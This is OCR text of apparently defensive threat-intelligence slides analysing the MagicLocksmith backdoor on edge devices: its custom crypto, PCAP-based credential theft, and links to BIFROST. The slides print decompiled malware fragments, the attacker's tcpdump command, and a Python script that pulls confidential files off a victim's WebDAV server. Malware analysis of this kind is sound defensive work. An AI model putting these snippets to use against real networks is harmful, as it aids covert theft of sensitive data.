
C2 Communication in TSH



(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

C2 Communication in TSH



(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

C2 Communication in TSH

> Each command has a dedicated session

> Each session has its own keys

(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

C2 Communication in TSH

> Each command has a dedicated session

> Each session has its own keys

> Analysts may decrypt the backdoor traffic with a packet sniffer

(c) 2025 CHT Security Co., Ltd.

C2 Communication in MagicLocksmith

> Anti-analysis technique #1: custom asymmetric key exchange


+ Hardcoded secp521r1 server public key

+ Shared secret cannot be derived from packet data

```
pubkey_x = "0cacf87644ee300999f709904a69a8206b3ba774599bc95f193e0443c66776b78905f90adc4077bb06b520702d9853ca2c7e568b3eb"
           "c484c577c880e60dc53e65e";
pubkey_y = "6eff2e2431361f95b15f63e2c3bd1b2a512e63f38d0aebb71f6a13b049c514fa1738707d7c67bb7b33d81fb5170a7dc51ba9d7e646c"
           "05f927eea82084fa09ce8dc";
```

(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security



(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

C2 Communication in MagicLocksmith

> Evasion & anti-analysis technique #2: custom Rijndael parameters

+ Custom S-box modulus polynomial & affine matrix

$$\text{S-box: } \mathrm{x}_{out} = A \cdot \mathrm{x}_{in}^{-1} + \mathrm{c} \bmod m$$

Constants in AES

$$\begin{cases} m = x^8 + x^4 + x^3 + x + 1 \\ A = x^7 + x^3 + x^2 + x + 1 \\ c = x^6 + x^5 + x + 1 \end{cases}$$

(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

C2 Communication in MagicLocksmith

> Evasion & anti-analysis technique #2: custom Rijndael parameters

+ Custom S-box modulus polynomial & affine matrix

$$\text{S-box: } \mathrm{x}_{out} = A \cdot \mathrm{x}_{in}^{-1} + \mathrm{c} \mod m$$

Constants in AES

$$\begin{cases} m = x^8 + x^4 + x^3 + x + 1 \\ A = x^7 + x^3 + x^2 + x + 1 \\ c = x^6 + x^5 + x + 1 \end{cases}$$

Constants in MagicLocksmith

$$\begin{cases} m' = x^8 + x^4 + x^3 + x^2 + 1 \\ A' = x^6 + x^5 + x^4 + x^3 + x \\ c' = x^7 + x^4 + x + 1 \end{cases}$$

(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

C2 Communication in MagicLocksmith

> Evasion & anti-analysis technique #2: custom Rijndael parameters

+ Custom S-box modulus polynomial & affine matrix

$$\text{S-box: } \mathrm{x}_{out} = A \cdot \mathrm{x}_{in}^{-1} + \mathrm{c} \mod m$$

Constants in AES

$$\begin{cases} m = x^8 + x^4 + x^3 + x + 1 \\ A = x^7 + x^3 + x^2 + x + 1 \\ c = x^6 + x^5 + x + 1 \end{cases}$$

Constants in MagicLocksmith

$$\begin{cases} m' = x^8 + x^4 + x^3 + x^2 + 1 \\ A' = x^6 + x^5 + x^4 + x^3 + x \\ c' = x^7 + x^4 + x + 1 \end{cases}$$

```
_BOOL4 modded_aes_setup_table_8059BCC()
{
  return malw_custom_aes_table_gen_8059C77(0x1D, 0x1D, 0xF493, 0x8070B05u, 0)
      && malw_custom_aes_table_gen_8059C77(0x1D, 0x1D, 0xF493, 0x70D040Fu, 1) != 0;
}
```

(c) 2025 CHT Security Co., Ltd.

C2 Communication in MagicLocksmith

> Evasion & anti-analysis technique #2: custom Rijndael parameters

+ Custom S-box modulus polynomial & affine matrix

+ Custom MixColumns coefficients

Constants in AES $\begin{cases} a(x) = 3x^3 + x^2 + x + 2 \\ a^{-1}(x) = 11x^3 + 13x^2 + 9x + 14 \end{cases} (\mathrm{mod}\ x^4 + 1)$

Constants in MagicLocksmith $\begin{cases} a'(x) = 8x^3 + 7x^2 + 11x + 5 \\ a'^{-1}(x) = 7x^3 + 13x^2 + 4x + 15 \end{cases} (\mathrm{mod}\ x^4 + 1)$

(c) 2025 CHT Security Co., Ltd.

C2 Communication in MagicLocksmith

> Evasion & anti-analysis technique #2: custom Rijndael parameters

+ Custom S-box modulus polynomial & affine matrix

+ Custom MixColumns coefficients

Constants in AES $\begin{cases} a(x) = 3x^3 + x^2 + x + 2 \\ a^{-1}(x) = 11x^3 + 13x^2 + 9x + 14 \end{cases} (\mathrm{mod}\ x^4 + 1)$

Constants in MagicLocksmith $\begin{cases} a'(x) = 8x^3 + 7x^2 + 11x + 5 \\ a'^{-1}(x) = 7x^3 + 13x^2 + 4x + 15 \end{cases} (\mathrm{mod}\ x^4 + 1)$


```
_BOOL4 modded_aes_setup_table_8059BCC()
{
  return malw_custom_aes_table_gen_8059C77(0x1D, 0x1D, 0xF493, 0x8070B05u, 0)
      && malw_custom_aes_table_gen_8059C77(0x1D, 0x1D, 0xF493, 0x70D040Fu, 1) != 0;
}
```

(c) 2025 CHT Security Co., Ltd.

Data Exfiltration

> `tcpdump` goes a long way

PCAP files found on the C2 open directory server



[redacted]51.pcap	3/7/2024 10:44 AM	PCAP File	36 KB
[redacted]52.pcap	3/7/2024 10:56 AM	PCAP File	1,117 KB
[redacted]53.pcap	3/7/2024 11:11 AM	PCAP File	8,072 KB
[redacted]54.pcap	3/7/2024 11:07 AM	PCAP File	2,384 KB
[redacted]-20240130.pcap	3/7/2024 9:38 AM	PCAP File	81 KB
[redacted]-202401302008.pcap	3/7/2024 9:34 AM	PCAP File	5,901 KB

(c) 2025 CHT Security Co., Ltd.

Data Exfiltration

> **tcpdump** goes a long way

1	0.000000	00:00:00_00:00:00	00:00:00_00:00:00	FILEINFO	187	tcpdump -nni any -s0 -w /var/tmp/[redacted]-20240130.pcap host [redacted]
2	4.146084	[redacted]	[redacted]	TLSv1.2	835	IN s1/tmm3 : Application Data
3	4.146102			TCP	96	OUT s1/tmm3 : 443 → 6640 [ACK] Seq=1 Ack=740 Win=65535 Len=0
4	4.162721			TLSv1.2	694	OUT s1/tmm3 : Application Data
5	4.207564			TLSv1.2	835	IN s1/tmm3 : Application Data
6	4.207573			TCP	96	OUT s1/tmm3 : 443 → 6640 [ACK] Seq=599 Ack=1479 Win=65535 Len=0
7	4.221246			TLSv1.2	694	OUT s1/tmm3 : Application Data
8	4.255584			TLSv1.2	835	IN s1/tmm3 : Application Data
9	4.255607			TCP	96	OUT s1/tmm3 : 443 → 6640 [ACK] Seq=1197 Ack=2218 Win=65535 Len=0
10	4.269167			TLSv1.2	694	OUT s1/tmm3 : Application Data
11	4.303264			TLSv1.2	835	IN s1/tmm3 : Application Data
12	4.303279			TCP	96	OUT s1/tmm3 : 443 → 6640 [ACK] Seq=1795 Ack=2957 Win=65535 Len=0
13	4.317044			TLSv1.2	694	OUT s1/tmm3 : Application Data
14	4.358265			TLSv1.2	835	IN s1/tmm3 : Application Data
15	4.358283			TCP	96	OUT s1/tmm3 : 443 → 6640 [ACK] Seq=2393 Ack=3696 Win=65535 Len=0
16	4.371916			TLSv1.2	694	OUT s1/tmm3 : Application Data
17	4.407537			TLSv1.2	835	IN s1/tmm3 : Application Data
18	4.407555			TCP	96	OUT s1/tmm3 : 443 → 6640 [ACK] Seq=2991 Ack=4435 Win=65535 Len=0
19	4.421224			TLSv1.2	694	OUT s1/tmm3 : Application Data
20	4.457561			TLSv1.2	835	IN s1/tmm3 : Application Data
21	4.457579			TCP	96	OUT s1/tmm3 : 443 → 6640 [ACK] Seq=3589 Ack=5174 Win=65535 Len=0
22	4.471213			TLSv1.2	694	OUT s1/tmm3 : Application Data
23	4.515726			TLSv1.2	835	IN s1/tmm3 : Application Data
24	4.515753			TCP	96	OUT s1/tmm3 : 443 → 6640 [ACK] Seq=4187 Ack=5913 Win=65535 Len=0

(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

Data Exfiltration

> The threat actor exfiltrated PCAP dumps and distilled the stolen data likely in their own environment

```
// MAC_SRC == "[redacted]" && TYPE == IPv4
if ( !memcmp(&raw_pcap_file[i], client_source_mac, 8u) )
```

```
// MAC_DST == "[redacted]" && TYPE == IPv4
else if ( !memcmp(&raw_pcap_file[i], citrix_mac, 6u)
       && !strcmp(&raw_pcap_file[i + 12], IPV4_header) )
```


```
if ( dst_port == 8080 )
{
  memset(s, 0, 0x10u);
  sprintf(s, "%d_%d", src_port, 8080);
  fp = fopen(s, "ab+");
  if ( !fp )
  {
    printf("can not open result file!\n");
    exit(0);
  }
  j = fwrite(&raw_pcap_file[i + 8], 1u, pkt_data_len, fp);
  fclose(fp);
  i += j;
}
```

(c) 2025 CHT Security Co., Ltd.

Data Exfiltration


> Custom Golang-based tools were used to extract credentials and interact with the victim's WebDAV server

Credentials extracted from PCAP dumps



Passed to

Custom WebDAV clients



(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

Data Exfiltration

> Custom Python script that traverses victim's WebDAV server and steals confidential documents

```
if file_len < 1024*1024*50:
    year = re.findall('[12]\\d\\d\\d',get_last_modified)
    if int(year[0])>2020:
        if newfilename.count('[redacted]') or
           newfilename.count('[redacted]') or
           newfilename.count('[redacted]') or
           ((newfilename.count('[redacted]') or
             newfilename.count('[redacted]') or
             newfilename.count('[redacted]') or
             newfilename.count('[redacted]')) and
            (newfilename.endswith('.pptx') or
             newfilename.endswith('.vsdx') or
             newfilename.endswith('.vsd') or
             newfilename.endswith('.xlsx') or
             newfilename.endswith('.docx') or
             newfilename.count('.cfg') or
             newfilename.count('.conf'))):
            savepath = "./data/d"
            if not os.path.exists(savepath):
                os.makedirs(savepath)
            try:
                self.getFile(href,savepath)
            except:
                print "get file error:",newfilename
                pass
```

(c) 2025 CHT Security Co., Ltd.

Why Target Edge Devices?

> Often directly accessible from the Internet

> No AV/MDR/EDRs

> High throughputs

→ Difficult to detect anomalous connections

> Multiple services (SSL-VPN, WAF, …) bundled in one device

→ Breach one and capture them all!

(c) 2025 CHT Security Co., Ltd.

Attribution

```
conf_magic_type = ntohl(magic_c2_params->data.mode_id);
if ( conf_magic_type == 0x2ABBCCDD )
{
  conf_magic_type = 0;                  // 0x2ABBCCDD => server mode
}
else
{
  if ( conf_magic_type != 0xAABBCCDD )  // 0xAABBCCDD => client mode
    goto BAD_MAGIC_TYPE_RETRY;          // Bad
  conf_magic_type = 1;
}
```

Magic packet constants used to configure the operation mode in MagicLocksmith

Magic packet constants used to configure the operation mode in a BIFROST sample

```
magic_type_id = magic_pkt_payload->magic_type_id;
if ( (magic_type_id == 0x23456789
   || magic_type_id == 0x8978ABDC
   || magic_type_id == 0xAABBCCDD
   || magic_type_id == 0x2ABBCCDD)
  && magic_pkt_payload->c2_port
  && (magic_type_id != 0x8978ABDC || strlen(magic_pkt_payload->c2_host)) )
{
  EnterCriticalSection(&mutex_103F2FA0);
  magic_type_103F2B54 = magic_pkt_payload->magic_type_id;
  c2_host = magic_pkt_payload->c2_host;
  do
  {
    c = *c2_host++;
    c2_host[c2_host_103F2B58 - magic_pkt_payload->c2_host - 1] = c;
  }
  while ( c );
  c2_port = magic_pkt_payload->c2_port;
  init_flag_103F2F88 = 1;
  c2_port_103F2B88 = c2_port;
  LeaveCriticalSection(&mutex_103F2FA0);
}
```

(From an unrelated incident)

(c) 2025 CHT Security Co., Ltd.

Attribution

Modified RC4 XOR block in MagicLocksmith

```
j = swap[(i + 1)];
k = (k + j);
swap[(i + 1)] = swap[k];
swap[k] = j;
j = swap[(swap[(i + 1)] + j)];
if ( mode < 0 )
{
  j ^= dat[i];
  dec_ch = j + mode;
}
else
{
  dat[i] += mode;
  dec_ch = j ^ dat[i];
}
dat[i] = dec_ch;
```

Modified RC4 XOR block in BIFROST

```
// off := 1 - ptr;
// Likely a compiler optimization artifact
j = sbox[(ptr + off)];
k = (j + k);
sbox[(ptr + off)] = sbox[k];
sbox[k] = j;
z = sbox[(j + sbox[(ptr + off)])];
if ( (mode & 0x80) != 0 )
  *ptr = mode + (*ptr ^ z);
else
  *ptr = z ^ (*ptr + mode);
++ptr;
--n;
```

(From an unrelated incident)

(c) 2025 CHT Security Co., Ltd.

Attribution

Modified RC4 XOR block in MagicLocksmith

```
j = swap[(i + 1)];
k = (k + j);
swap[(i + 1)] = swap[k];
swap[k] = j;
j = swap[(swap[(i + 1)] + j)];
